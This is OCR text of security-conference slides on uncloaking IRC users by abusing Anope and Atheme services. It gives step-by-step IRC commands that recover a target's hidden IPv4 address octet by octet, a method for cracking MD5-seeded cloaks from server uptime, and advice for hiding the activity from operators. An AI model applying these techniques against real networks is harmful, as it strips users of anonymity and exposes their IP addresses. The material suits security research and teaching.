- Note: these commands have optional server name arguments
  - i.e. **/quote VERSION services.***

```
12:00 -!- Birth Date: Sun Feb 17 2008 at 22:40:55 EST, compile # 1
12:00 -!- On-line since Thu Aug 18 02:34:04 2011
12:00 -!- ReleaseID (1.1.1.1.2.1.2.1.2.2234.2.676 2007/07/13 10:43:04)
12:00 -!- End of /INFO list.
12:00 -!- [services.net.org] Anope-1.7.21 (1341) irc.net.org UnrealIRCd 3.2.x -  M
          (enc_md5) -- build #1, compiled Jan 21 2010 09:12:30
```

UTLIZING MD5 SEED VALUES

- Convert the time/date string to a UNIX timestamp with `strftime()`
  - Now we have a value roughly equivalent to the `srand()` argument
    - This depends on how synchronized the target server's time is with the rest of the servers on the network
    - Unsynchronized IRC server system times may allow netsplit riders to hack channel modes
- Now we can show that the cloak values were generated by an MD5 algorithm that was seeded with the UNIX timestamp corresponding to the server uptime, allowing us to crack the cloak!




```
12:32 -!- Birth Date: Sun Feb 17 2008 at 22:40:55 EST, compile # 1
12:32 -!- On-line since Thu Aug 18 02:34:04 2011
12:32 -!- ReleaseID (1.1.1.1.2.1.2.1.2.2234.2.676 2007/07/13 10:43:04)
12:32 -!- End of /INFO list.
12:32 -!- [irc.net.org] Anope-1.7.21 (1341) irc.net.org
          UnrealIRCd 3.2.x -   M (enc_md5) -- build #1, compiled Feb 19 2008 22:04:47
```

PRETTY STRAIGHTFORWARD, EH?

QUICK AND SUPER DUPER EASY TOO..

AWESOME SAUCE!@#


ARE YOU FUCKING SERIOUS BOSE?
MY ASS COULD DO BETTER
quickmeme.com

IDEA BANK
H
HISTORY.CO

DECLOAKING THE EASY WAY!


- Set global ban-mask exception
  - MODE #channel +e *!*@*
- Enumerate IPv4 octets:
  - MODE #channel +bbbbbbbbb *!*@1.* *!*@2.* *!*@3.* *!*@4.* *!*@5.* *!*@6.* *!*@7.* *!*@8.* *!*@9.*
  - PRIVMSG ChanServ UNBAN #channel TargetName
  - PRIVMSG ChanServ CLEAR #channel BANS
- Watch for services daemon MODE hacking unban TargetName…
  - Then you know you’ve locked onto an octet
- Rinse, wash, repeat for all four octets!
- Matching against getpeername() IP and DNS
- Some MAJOR *downsides: Inefficient and noisy*
  - *Noisy, but O:lines (IRC Operators) never seem to notice*

IRC NETWORK ARCHITECTURE

- A services daemon is essentially GOD of the *entire* IRC network
  - Possesses more power than capital O:lines (i.e. global operators; in contrast to lowercase o:lines—local server operators)
  - Similar to device drivers in *ring0* having more power than *UID0*
- Services hub sees all net-bursts, i.e. every PDU transmitted in server-to-server communication (this is how loadable service modules are able to eavesdrop on **PRIVMSG**, **WHOIS** commands, etc.)
- Arbitrary IRC users can be targeted in real-time with stealth
  - Of course, this also includes network operators..
    - However, the server admin can review log files
      - *IFF* logs have been configured properly (non-default) AND they know what they're looking for..

Visual Demo of Why Uncloaking IRC Users Almost Never Fails

Derbycon 3.0



WHAT IRC SERVICES WERE TESTED?

Atheme IRC Services available from http://www.atheme.net/atheme.html

Anope IRC services available from http://www.anope.org

DenoraStats (Anope-based) is available from http://www.denorastats.org


"What?! Only Three?!"

- *Yes*, only mainstream UNIX style IRC daemons supporting cloaking were tested (i.e. ircu, EFNet, 2600net, vantage, etc. don't support cloaking to begin with!)
- Atheme & Anope are the top two IRC services in terms of contemporaneous use
- Some of you are probably idling in a channel controlled by one of these *right now*..
- Check what target network running… /quote VERSION :services.*

INTRO TO IRC SERVICES SOFTWARE

An IRC services daemon is a special type of server that provides extensions such as bots which handle nickname/channel registration and such. Most people are familiar with the nicknames of bots that IRC services provide such as: **NickServ**, **ChanServ**, **HostServ**, **MemoServ**, **BotServ**, etc. ***X3/evilnet, srvx & GNUWorld*** weren't tested--they're all for ircu: Undernet's daemon. See also: http://irc-wiki.org

Anope	***Atheme***	***DenoraStats***
Deployed on a myriad of IRC networks	Compatible with dozens of ircd's	A bit more rare, but still in use; based on Anope so similar uncloak attacks
Forked from Epona in 2003 Orion IRC Svcs. Anope-based	Contains code from Shrike, Sentinel & ratbox	Collects stats and exports to MySQL, HTML, XML and flatfile databases.
Packaged with UnrealIRCd out-of-the-box	Used by FreeNode, the largest IRC network	Also has the PHP MagIRC Web Frontend
http://anope.org	http://atheme.org	http://denorastats.org



Jungle of IRCd releases

Loose relation (some code copied)

Directly derived code

by Brain and nenolod (c) GPL 2007

Text like this indicates a proper release

Text like this indicates a work in progress

There's hundreds of IRCd software in use today, this chart serves to identify them, and where they come from. Partially, this is the reason why it is hard for advances in the IRC protocol to be realised.

SETTING UP A HIDEOUT

- First, REGISTER or IDENTIFY with NickServ as this is essentially authenticating for access to all available service bots.

- Next, REGISTER a rogue channel with ChanServ for clandestine operation of de-cloaking procedures. Turn MLOCK off if necessary and set the *"hideout"* channel mode +nst at the very least. The Ruby exploit code released with these slides utilizes channel keys and other defenses.

- Then, use channel founder status to execute MODE and ChanServ commands which prevent all unwanted detection/interruption. Take as many precautions as are available such as enabling the channel's GUARD flag via the ChanServ SET command.

ENUMERATING IP's WITH ANOPE

